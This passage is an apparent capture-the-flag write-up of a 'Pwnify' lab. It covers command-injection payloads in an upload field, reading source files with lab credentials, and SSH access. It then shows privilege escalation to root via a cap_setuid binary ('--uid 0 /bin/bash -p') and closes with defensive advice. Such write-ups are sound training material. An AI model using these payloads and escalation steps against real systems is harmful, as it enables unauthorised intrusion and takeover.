
It didn't reveal anything interesting; the payload didn't work. But we can see that the page that appears after the file is uploaded also displays console output. This in itself is a huge vulnerability for an attacker.



'&&echo; id It gave a result different from the previous one. I'm on the right way.




'||'Id yet another try...




'&&whoami'

It didn't seem to offer anything new, but the result was different from the usual output



I tried a pair of dozens other options, until finally...


&&'||whoami;'



Success. I obtained RCE. The system told me that I am user named pwnify. That means, I succeeded to rummage the right payload. Well, now all that's left is to get the information I need. Specifically... the user flag and the credentials to log in via SSH. Let's get to work on that.

I tried to retrieve information about the home directory of the user "pwnify"

&&'||ls /home/;'



Great, it looks like one of the users with SSH access is named djcarter, and the other is transcoder.

However, I wasn't able to view any of these folders. I didn't have sufficient permissions.

But in response to the standard command

&&'||ls -la;' (which showed me pwnify's home directory)

I got a list of files:

total 76

drwxr-x---. 1 pwnify pwnify 4096 Aug 29 10:59 .

drwxr-xr-x. 1 root   root   4096 May 30 17:10 ..

drwxr-xr-x. 2 pwnify pwnify 4096 Aug 29 10:59 __pycache__

-rw-r--r--. 1 pwnify pwnify 18190 May 30 17:05 app.py

drwxr-xr-x. 1 pwnify pwnify 4096 Aug 29 11:27 instance

-rw-r--r--. 1 pwnify pwnify   30 May 30 17:05 requirements.txt

-rw-r--r--. 1 pwnify pwnify 8028 May 30 17:05 seed.py

drwxr-xr-x. 1 pwnify pwnify 4096 May 30 17:05 static

drwxr-xr-x. 1 pwnify pwnify 4096 May 30 17:05 templates

drwxr-xr-x. 1 pwnify pwnify 4096 Aug 29 11:28 uploads

Next.

&&'||cat app.py;'

It showed me the contents of the file, which probably would have been useful... if we needed to crack password hashes.

Run at build time. Only the founder account (djcarter) uses a legacy MD5 hash of


a password that exists in common wordlists; every other account uses a modern
pbkdf2 hash or an MD5 of a value that is NOT in rockyou, so the dumped users
table self-selects djcarter as the one crackable target.

```
 # ---- accounts ------------------------------------------------------
    # (username, email, password_hash, role, is_artist, display_name, bio)
    users = [
        ("djcarter", "djcarter@pwnify.hdna", md5(DJCARTER_PASSWORD), "admin", 1,
         "DJ Carter", "Founder of Pwnify. Producer, night-drive playlists, and the "
         "occasional 2am server deploy."),
        ("lena.fox", "lena.fox@mail.hdna",
         generate_password_hash("Qx7-velvet-rivers-2291"), "user", 0,
         "Lena Fox", "Coffee and shoegaze."),
        ("marcus_b", "marcus.b@mail.hdna",
         md5("Zr9_qVm2-Tn4_Rp8_marcus_office"), "user", 0,
         "Marcus B", "Drum & bass enthusiast."),
        ("synthsara", "sara@neon-tigers.hdna",
         generate_password_hash("kP4-neon-tigers-stage-onyx"), "user", 1,
         "Synth Sara", "Synthwave, mostly."),
        ("theo.wang", "theo.wang@mail.hdna",
         generate_password_hash("m9-glasshouse-reflections-77"), "user", 0,
         "Theo Wang", "Jazz and ambient."),
        ("ops_kev", "kev@pwnify.hdna",
         md5("8Vt_Lq3-internal-ops-do-not-reuse"),
```

But in this case, it's just junk. Because when you type:

&&'||cat seed.py;'

I discovered something really nice. They just handed me the login and password for the connection on a silver platter.



Actually, there's a lot of interesting information here. First, we learned that the server uses SQLite. Second, we learned the name of the database, pwnify.db. And the password, which is used both to access this database and to connect via SSH. This is a very common mistake made by novice admins.

At the same time, we were literally told, "It must exist in rockyou.txt." Rockyou is the most popular password database, which is often used to brute-force and hack the accounts of administrators who don't use generators for random and unique passwords, but simply choose a word they consider secure.

It contains 14 million real passwords obtained from the 2009 data breach of the RockYou company, which stored passwords in clear text. You can download it here: https://github.com/RykerWilder/rockyou.txt

Well, thanks to the authors of the lab, but I'm not at all interested in brute-forcing passwords. I'd rather go take a look at what interesting stuff is on your server...

SSH Connection

So, it's djcarter and the password is blink182.

I logged in and listed my home directory using ls -la

```
djcarter@ip-10-0-12-165:~$ ls -la
total 24
drwxr-x---. 1 djcarter djcarter 4096 May 30 17:10 .
drwxr-xr-x. 1 root     root     4096 May 30 17:10 ..
-rw-r--r--. 1 djcarter djcarter  220 May  7 20:33 .bash_logout
-rw-r--r--. 1 djcarter djcarter 3600 May 30 17:10 .bashrc
-rw-r--r--. 1 djcarter djcarter  807 May  7 20:33 .profile
-rw-------. 1 djcarter djcarter   37 May 30 17:05 flag-user.txt
```

The file `flag-user.txt` is located right in the user `djcarter`'s home directory.
Now that we've retrieved it, we need to figure out how to elevate our privileges and retrieve the root flag.
To start, I tried to find out if there were any programs I could run with root privileges.

sudo -l
[sudo] password for djcarter:
Sorry, user djcarter may not run sudo on ip-10-0-12-165.

But it turned out that our user didn't have access to `sudo`. That means we'll have to find another way to perform enumeration.

First, I used the `groups` command to find out that djcarter is a member of the `djcarter` and `pwteam` groups.
Next, I've found out which programs have what's known as SUID—that is, programs that run as root and can be executed by other users.

find / -perm -4000 2>/dev/null | grep -v "Permission denied"

The result was interesting:

```
/usr/lib/openssh/ssh-keysign
/usr/local/bin/pwnify-enc
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
```

I didn't find anything that was part of GTFOBins, but pwnify-enc looked interesting.

I asked the system, who could run it, even though I had already assumed the answer. My assumption was correct.

ls -l /usr/local/bin/pwnify-enc

```
djcarter@ip-10-0-13-66:~$ ls -l /usr/local/bin/pwnify-enc
-rwsr-x---. 1 root transcoder 70744 May 30 17:10 /usr/local/bin/pwnify-enc
```

We can see that the file can be run not only as root, but also as the user `transcoder`. All that remained was to find a way to obtain that user's role.

Privilege escalation

In that moment I remembered another tag from the lab: "Linux capabilities." This is purely system administration, and not many people know how it works. Knowledge of the web and basic Linux commands is clearly not enough here.

In short, cap is about protecting root privileges. When a server owner doesn't want anyone to hijack his privileges but still wants to share them with a specific user, he assigns so-called capabilities to a particular file. Unfortunately, this protection isn't 100% secure, as demonstrated in this lab.

You can check whether such files exist on the server by entering the short command `getcap -r /`.
This will run a search across the entire file tree. To filter out errors, we'll add `2>/dev/null` and output the result using `echo`.
The final command is:

getcap -r / 2>/dev/null;echo

```
djcarter@ip-10-0-13-66:~$ getcap -r / 2>/dev/null;echo
/usr/local/bin/pwnify-enc cap_setuid=ep
```

My assumptions were confirmed: /usr/local/bin/pwnify-enc is indeed the file with elevated privileges.
And not just elevated: setuid means that the file can change the user ID under which it runs. You'll see how this is done a little further down. =ep stands for "Effective; Permitted." It's active right now and can be triggered.

Since we've already seen above that this file runs as both transcoder and root, it's obvious whose ID we'll be switching to.

Well, we've found our privilege escalation vector; now it all comes down to one thing: we need to somehow get the credentials from transcoder...

To start, I decided to find out exactly which files djcarter can read.

find / -readable 2>/dev/null | grep transcoder

This is a standard `find` command that searches the entire directory tree. Using the `-readable` option, we retrieve only the files that the currently logged-in user is authorized to read. `2>/dev/null` redirects the entire error stream to the trash. Next, filtering.

We're looking for information about another user—that is, anything containing credentials in one form or another. And to avoid having to scroll through dozens of screens of endless output containing everything *we can read*, I've limited the output to word associated with the name of the user we're interested in by piping everything through a `grep` filter.

```
djcarter@ip-10-0-13-66:~$ find / -readable 2>/dev/null | grep transcoder
/opt/pwnify/transcoder
/opt/pwnify/transcoder/queue
/opt/pwnify/transcoder/config.ini
/home/transcoder
/home/transcoder/.profile
/home/transcoder/.bash_logout
/home/transcoder/.bashrc
```

Right from the start we can see something interesting

/opt/pwnify/transcoder/config.ini

Well, it seems we've obtained the keys to the kingdom. Let's open it and read.

cat /opt/pwnify/transcoder/config.ini

```
djcarter@ip-10-0-9-133:~$ cat /opt/pwnify/transcoder/config.ini
; Pwnify audio transcoder service
; Deployed by the platform team. The transcoder runs encode jobs pulled from the
; upload queue. Do not commit this file to the public repo.

[service]
user = transcoder
password = Tr4nscoderSvc9912
queue_dir = /opt/pwnify/transcoder/queue
encoder = /usr/local/bin/pwnify-enc

[ffmpeg]
threads = 2
preset = veryfast
loudnorm = true
```

Bingo. Inside, I found the login credentials for the user "transcoder."

user = transcoder
password = Tr4nscoderSvc9912

Well, now we can just login via

su transcoder.

After entering the password Tr4nscoderSvc9912, we obtained «transcoder» user role, and after input of


/usr/local/bin/pwnify-enc --uid 0 /bin/bash -p

```
transcoder@ip-10-0-13-66:/home/djcarter$ /usr/local/bin/pwnify-enc --uid 0 /bin/bash -p
root@ip-10-0-13-66:/home/djcarter#
```

We gained root access.

--uid 0 is precisely the notorious privilege escalation via a file with capabilities. And /bin/bash -p allows you to proceed with post-exploitation—that is, to run a shell while retaining root privileges.

ls -la /root — to view the contents of the root directory.



The last command that allowed us to obtain the root flag:
cat /root/flag-root.txt

Conclusion

This lab is very useful because it allows you to explore not only privilege escalation in Linux but also to put into practice some of the more complex attack techniques, such as mass assignment (some people might do this from their console; I worked from Burp) and command injection, which you can't just easily find by Googling (I had to figure them out manually).
The lab rightfully bears the "Hard" label; it really can't be cracked on the first try, and you'll have to spend more than a few hours on it if you've never dealt with web application penetration testing or in-depth Linux administration before.

How to protect yourself

1. Mass Assignment is a vulnerability that occurs when an application automatically maps data provided by the client (such as fields in a JSON request) to an object's internal properties without verifying which of these fields are mutable

Key Security Principle: Whitelisting (Allowlist)
The fundamental rule is to never trust client-provided data without filtering it. Instead of trying to block dangerous fields (which is unreliable), you should explicitly allow only those fields that the client is permitted to modify. This is the "deny-by-default" approach.

The most reliable method is to avoid binding the request directly to your data model (database entities). Instead, create a separate DTO (Data Transfer Object) class that contains only the fields that are allowed to be received from the client. This ensures that even if an attacker sends an `isAdmin` field, the DTO will not have a corresponding property to accept it, and the data will be ignored

This lab also demonstrates a data leakage issue. By making a request to /api/me, I received the complete data model contained in the `User` object, which allowed me to understand exactly which data fields needed to be modified and how.

If your API returns the entire model to the client, it can "leak" sensitive fields (such as a password hash), which an attacker can see and use to launch an attack. Always use DTOs for responses as well, so that you return only the information intended for external access.

2. Command Injections. Since the filename wasn't treated as an injection, it means the server owner had already taken care of that. And that means it wouldn't have been difficult for them to ensure that the `Track title` field was sanitized as well. More specifically, to ensure that data coming from this field is not processed by the web server and not output to the console, as happened in our case.

In general, a console present on a file download results page is—to put it mildly—an atypical feature, and normal streaming services certainly wouldn't have one. However, in the case of this lab, the console was a "necessary" evil, since otherwise we would have had to learn how to launch something like a reverse shell, and all HDNA labs (the ones I've solved) are completely sealed off from any attempt to escape the container. So we'll just pretend that console output, in this case, is perfectly normal ;)

3. Linux Capabilities—in this case, you don't even need to make any changes. They're well implemented for a small streaming service. All you need to do is revoke read permissions for the configuration file that contains the username and password for the "transcoder" user from the "djcarter" user.